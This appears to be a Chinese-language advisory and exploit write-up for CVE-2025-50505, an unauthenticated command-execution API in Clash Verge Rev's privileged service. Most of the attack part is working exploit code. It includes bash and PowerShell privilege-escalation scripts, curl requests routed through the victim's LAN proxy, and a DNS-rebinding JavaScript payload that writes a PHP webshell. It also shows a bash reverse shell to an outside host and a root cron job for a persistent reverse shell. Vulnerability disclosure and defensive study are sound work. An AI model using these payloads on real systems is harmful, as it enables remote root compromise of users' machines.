CVE-2025-50505 在 Clash Verge Rev 中的漏洞利用,演示了通过未认证 API 实现的本地权限提升和远程代码执行,包括 DNS 重绑定和反向 Shell 技术。
未经授权的 API 导致 Clash Verge Rev 中的任意命令执行与权限提升
该漏洞源于 clash-verge-service 组件暴露的一个未认证 API 端点,该组件默认以提升的权限安装。此缺陷允许攻击者执行任意命令,进而产生两种主要攻击场景:宿主机上的本地权限提升(LPE)以及在特定条件下的远程代码执行(RCE)。
如果用户启用了局域网连接,同一局域网(LAN)内的攻击者即可利用 RCE 攻击向量。更严重的是,通过将该漏洞与 DNS 重绑定攻击相结合,可从公共互联网发起攻击,从而绕过浏览器安全策略,仅需让受害者访问一个恶意网站即可在其机器上执行命令。
该漏洞的首次公开警告由 @KawaiiZapic 在 X 上发布。
clash-verge-service 组件以高权限(root 或 SYSTEM)运行,并在 127.0.0.1:33211 上暴露了一个未认证的 HTTP API。漏洞位于 /start_clash 端点,该端点接受 JSON 载荷来控制 Mihomo 核心进程的启动。
服务会根据该载荷中的多个参数构造并执行命令,其结构类似于:
<bin_path> -d <config_dir> -f <config_file> >> <log_file>
关键在于,bin_path、config_dir、config_file 和 log_file 这四个参数完全由攻击者控制。尽管 Rust 本身具备对经典命令注入(例如使用 ; 或 | 拼接命令)的固有防护能力,但攻击者对整个命令结构的控制使得可以通过两阶段攻击实现任意代码执行。
/start_clash 接口未实现任何身份认证clash-verge-service/src/service/mod.rs
// Line 29
const LISTEN_PORT: u16 = 33211;
// Line 77~80
let api_start_clash = warp::post()
    .and(warp::path("start_clash"))
    .and(warp::body::json())
    .map(move |body: StartBody| wrap_response!(COREMANAGER.lock().unwrap().start_clash(body)));
// Line 98~107
warp::serve(
    api_get_version
        .or(api_start_clash)
        .or(api_stop_clash)
        .or(api_stop_service)
        .or(api_get_clash)
        .or(api_exit_sys),
)
.run(([127, 0, 0, 1], LISTEN_PORT))
.await;
start_clash() 调用 start_mihomo(),而 start_mihomo() 调用函数 process::spawn_process(bin_path, &args, log) ,传入 bin_path。spawn_process() 调用 std::Command::new(command) 执行命令clash-verge-service/src/service/core.rs
let pid = process::spawn_process(bin_path, &args, log)?;
clash-verge-service/src/service/process.rs
let child = Command::new(command)
    .args(args)
    .stdout(log)
    .stderr(Stdio::null())
    .spawn()?;


echo -e '#!/bin/bash\nid > /root/pwned' > /home/user/pwn
chmod +x /home/user/pwn
curl -XPOST http://127.0.0.1:33211/start_clash \
     -H 'Content-Type: application/json' \
     -d '{
       "bin_path":"/home/user/pwn",
       "config_dir":"/tmp",
       "config_file":"/dev/null",
       "log_file":"/tmp/x"
     }'
sudo cat /root/pwned


pwn.bat:
@echo off
whoami > C:\Users\xxx\Desktop\pwned.txt
test.ps1:
$apiUrl = "http://127.0.0.1:33211/start_clash"
$headers = @{ "Content-Type" = "application/json" }
$body = @{
    bin_path    = "C:\Users\xxx\Desktop\pwn.bat"
    config_dir  = "C:\Windows\Temp"
    config_file = "NUL"
    log_file    = "C:\Windows\Temp\exploit.log"
} | ConvertTo-Json

Invoke-RestMethod -Uri $apiUrl -Method Post -Headers $headers -Body $body
该漏洞可在两种场景下升级为 RCE。
如果用户在 Clash Verge Rev 客户端中启用了“Allow LAN”(局域网连接)选项,则该应用程序的代理服务器将对同一本地网络中的所有设备可访问。同一局域网内的攻击者可以利用这一点,将恶意请求通过受害者暴露的代理进行转发。
curl --proxy http://192.168.108.129:7897 \
     -XPOST http://127.0.0.1:33211/start_clash \
     -H 'Content-Type: application/json' \
     -d '{
         "bin_path":"/path/to/malicious/script",
         "config_dir":"/tmp",
         "config_file":"/dev/null",
         "log_file":"/tmp/x"
     }'
更高级的攻击可以在不接触局域网的情况下从互联网发起。该攻击链利用 DNS 重绑定,并结合一种被称为“0.0.0.0-day”的特定浏览器行为。
该攻击的关键在于,Firefox 和某些版本的 Chromium 将 IP 地址 0.0.0.0 视为 127.0.0.1 的别名。这使得攻击者能够绕过同源策略(SOP)和私有网络访问(PNA)等现代浏览器安全功能。
攻击流程如下:
attacker.com)上的恶意网站。attacker.com 解析为其真实的公共 IP 地址。恶意页面在受害者浏览器中加载。attacker.com 的 IP 更改为 0.0.0.0,并设置非常短的 TTL。attacker.com,此时收到 0.0.0.0。127.0.0.1。由于请求的来源仍是 attacker.com,该脚本成功绕过安全限制,并直接与位于 127.0.0.1:33211 上的存在漏洞的 clash-verge-service API 通信,从而实现远程代码执行。
/**
 * Clash-Verge-Rev payload
 */
const ClashVergeTrueLog = () => {

  const BODY = `{
    "bin_path": "/bin/true",
    "config_dir": "<?php phpinfo();?>",
    "config_file": "/dev/null",
    "log_file": "/var/www/html/exp.php"
  }`;

  function attack() {
    fetch("/start_clash", {
      method: "POST",
      headers: { 'Content-Type': 'application/json' },
      body:   BODY
    }).then(() => console.log("[Clash-True] sent"));
  }

  async function isService(headers,cookie,body){
    try {
      const r = await fetch("/version", {method:"GET"});
      const t = await r.text();
      return t.includes("Clash");
    } catch { return false; }
  }

  return {attack, isService};
};

Registry["Clash Verge Rev RCE"] = ClashVergeTrueLog();
将 PHP 探针替换为任何支持边界标记的脚本语言。如果你想获得 root shell,请参考下一节并修改 payload。
./singularity-server --HTTPServerPort 33211https://github.com/user-attachments/assets/b0846486-cd24-4f3a-987e-54388c82c148

注意:当自定义 Content-Type 为 application/json 时,不要设置 no-cors。First then second 是较慢但更稳定的 DNS 重绑定模式。你也可以选择 multiple answers,但这可能会被某些公共 DNS 服务器缓解,导致攻击失败。
MacOS 和某些 Linux 系统(例如 Kali)默认安装了 zsh,它允许通过 -d 和 -f 参数执行脚本。
curl --proxy http://192.168.108.129:7897 -XPOST http://127.0.0.1:33211/start_clash \
  -H "Content-Type: application/json" \
  -d @- << 'EOF'
{
  "bin_path":   "/bin/echo",
  "config_dir": ";bash -c 'bash -i >& /dev/tcp/192.168.108.129/4444 0>&1';",
  "config_file":"/dev/null",
  "log_file":   "/tmp/rce_file"
}
EOF

# OR SET UP A CRON JOB
curl --proxy http://192.168.108.129:7897 -XPOST http://127.0.0.1:33211/start_clash \
  -H "Content-Type: application/json" \
  -d @- << 'EOF'
{
  "bin_path":   "/bin/echo",
  "config_dir": ";python3 -c \"open('/etc/cron.d/rev_shell','w').write(\\\"* * * * * root bash -c 'bash -i >& /dev/tcp/192.168.108.129/4444 0>&1'\\n\\\");\"; rm /tmp/rce_file;",
  "config_file":"/dev/null",
  "log_file":   "/tmp/rce_file"
}
EOF

curl --proxy http://192.168.108.129:7897 -XPOST http://127.0.0.1:33211/start_clash \
  -H 'Content-Type: application/json' \
  -d '{"bin_path": "/bin/zsh","config_dir": "/tmp/rce_file","config_file": "/dev/null","log_file": ""}'